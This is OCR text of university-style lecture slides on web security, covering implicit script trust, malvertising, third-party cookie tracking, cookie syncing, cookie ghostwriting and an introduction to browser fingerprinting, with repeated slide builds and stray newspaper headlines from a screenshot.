
- Trust on the web gets hard to reason about when you consider that… scripts can load basically anything arbitrary



Implicit trust

A mired, tangled web


- Trust on the web gets hard to reason about when you consider that… scripts can load basically anything arbitrary



Implicit trust

A mired, tangled web


- Trust on the web gets hard to reason about when you consider that… scripts can load basically anything arbitrary



Implicit trust

A mired, tangled web

- Trust on the web gets hard to reason about when you consider that… scripts can load basically anything arbitrary
- This type of trust is called an implicit trust chain
  - Scripts load scripts which load other resources… can get hard for developers to know what's being loaded on their sites!



Where implicit trust can go wrong — malvertising

A mired, tangled web

- Malvertising is where an adversary compromises an ad network and uses the ad delivery system to spread computer viruses

- Not always obvious where the threat is coming from…

  - E.g., any compromise in the chain could lead to malicious outcomes

Major sites including New York Times and BBC hit by 'ransomware' malvertising

Adverts hijacked by malicious campaign that demands payment in bitcoin to unlock user computers

Ransomware can lock up your computer, costing hundreds of pounds. Photograph: Alamy

What to do about implicit trust?

- Harder to deal with… SRI doesn't quite fix this for you
  - Could implement a content-security policy that restricts scripts to a known set of domains… but could break a lot of functionality
  - "Resource provenance trees" are an interesting idea — aka, where do resources come from and get loaded from, but are still pretty nascent
- Open problem in web security!

Web Tracking

- Have you ever been tracked on the web? What happened?


Web Tracking

- Have you ever been tracked on the web? What happened?
- Web tracking is hyper prevalent in our day to day…
  - **>90%** of modern websites include at least one tracker today
- Extremely hard to avoid trackers on the web.

Web Tracking

Recap: Cookies


- Major companies typically use *cookies* to offer extended functionality for websites (e.g., keeping you logged in, keeping certain settings stored in your browser, etc.)



Web Tracking

Recap: Cookies

- Major companies typically use *cookies* to offer extended functionality for websites (e.g., keeping you logged in, keeping certain settings stored in your browser, etc.)




Web Tracking

Recap: Cookies


- Major companies typically use *cookies* to offer extended functionality for websites (e.g., keeping you logged in, keeping certain settings stored in your browser, etc.)
- Once a cookie is set, the browser attaches a cookie to every subsequent request for that domain scope
  - Cookies are by default scoped to the first-party domain that set the cookie
  - No other domains can read the cookie value!
- …then how does web tracking work?

Web Tracking

Cookies and Code




GET / HTTP/3




Web Tracking

Cookies and Code




GET / HTTP/3




Web Tracking

Cookies and Code




GET / HTTP/3

GET fb.com/facebook-like.js HTTP/3



Web Tracking


Cookies and Code



GET / HTTP/3


GET fb.com/facebook-like.js HTTP/3

Cookie: User=Deepak, Referer=cnn.com



Web Tracking


Cookies and Code



GET / HTTP/3

GET fb.com/facebook-like.js HTTP/3

Cookie: User=Deepak, Referer=cnn.com



- With this request, Facebook can link your cookie to your browsing data (e.g., through Referer header, Host headers, Origin, or just JavaScript)


Web Tracking

Cookie Syncing

- Even if a company is not available on every website, companies often times *share* cookie information
  - “Cookie Synchronization: Everything You Always Wanted to know but were afraid to ask” – WebConf 2019
- Core idea is simple: If you have a collaboration agreement with another third-party, you simply *redirect* requests to them upon receiving requests


Web Tracking

Cookie Syncing



Web Tracking

Cookie Syncing



GET advertiser.com/pixel.jpg

Response, Set-Cookie: User=userABC

advertiser.com

Web Tracking

Cookie Syncing

GET tracker.com/pixel.jpg, cookie=user123

tracker.com

advertiser.com

Web Tracking

Cookie Syncing

GET tracker.com/pixel.jpg, cookie=user123

REDIRECT, advertiser.com?syncID=user123&publisher=nytimes.com

tracker.com

advertiser.com

Web Tracking

Cookie Syncing

U.S. INTERNATIONAL CANADA ESPAÑOL 中文

Wednesday, February 4, 2026
Today's Paper

The New York Times

U.S. World Business Arts Lifestyle Opinion Video Audio Games Cooking

ANALYSIS

Trump Says His Unpredictable Style Gives Him Leverage. But It Has a Cost.

A year into President Trump's second term, his threats, retreats, twists and turns appear to be wearing on allies and adversaries.

3 MIN READ

China's Xi Presses Trump on Taiwan in Phone Call

Both leaders gave versions of what they discussed, but the Chinese president's take made clear the issue of the island was front and center.

3 MIN READ

Kenny Holston/The New York Times

A Trump 'Blockade' Is Stalling Hundreds of Wind and Solar Projects

8 MIN READ

Supreme Court Clears Way for California Voting Map

4 MIN READ

GET tracker.com/pixel.jpg, cookie=user123

REDIRECT, advertiser.com?syncID=user123&publisher=nytimes.com

GET syncID=user123, cookie=userABC

tracker.com

advertiser.com

Web Tracking

Cookie Syncing

U.S. INTERNATIONAL CANADA ESPAÑOL 中文

Wednesday, February 4, 2026
Today's Paper

The New York Times

U.S. World Business Arts Lifestyle Opinion Video Audio Games Cooking

ANALYSIS

Trump Says His Unpredictable Style Gives Him Leverage. But It Has a Cost.

A year into President Trump's second term, his threats, retreats, twists and turns appear to be wearing on allies and adversaries.

3 MIN READ

China's Xi Presses Trump on Taiwan in Phone Call

Both leaders gave versions of what they discussed, but the Chinese president's take made clear the issue of the island was front and center.

3 MIN READ


Kenny Holston/The New York Times

A Trump 'Blockade' Is Stalling Hundreds of Wind and Solar Projects

8 MIN READ

Supreme Court Clears Way for California Voting Map

4 MIN READ



- Third-parties with cookie syncing is enabled on 78% of modern websites :(

Web Tracking

Cookie Ghostwriting

- Third-party scripts loaded on a page… have access to cookies by default

Web Tracking

Cookie Ghostwriting

- Third-party scripts loaded on a page… have access to cookies by default

Web Tracking


Cookie Ghostwriting

- Third-party scripts loaded on a page… have access to cookies by default

Web Tracking

Cookie Ghostwriting

- 42% of identifier cookies are *ghostwritten* in modern websites!



Web Tracking Beyond Cookies

Browser Fingerprinting

- Oftentimes, trackers can get even more fine grained information from you through **browser fingerprinting** techniques.
  - Browser fingerprinting is the idea that your browser leaves lots of *traces* that can uniquely identify it if JavaScript is enabled
- Recall: JavaScript can do a lot…
  - Read image widths, load resources, identify user agents, mess with browser window, draw elements to screen, etc..

Building Browser Fingerprinting

Browser Fingerprinting

- Exercise: With your neighbors, think of some ways that your browser can be uniquely identified. What features could you extract that are unique about your specific setup?

Building Browser Fingerprinting

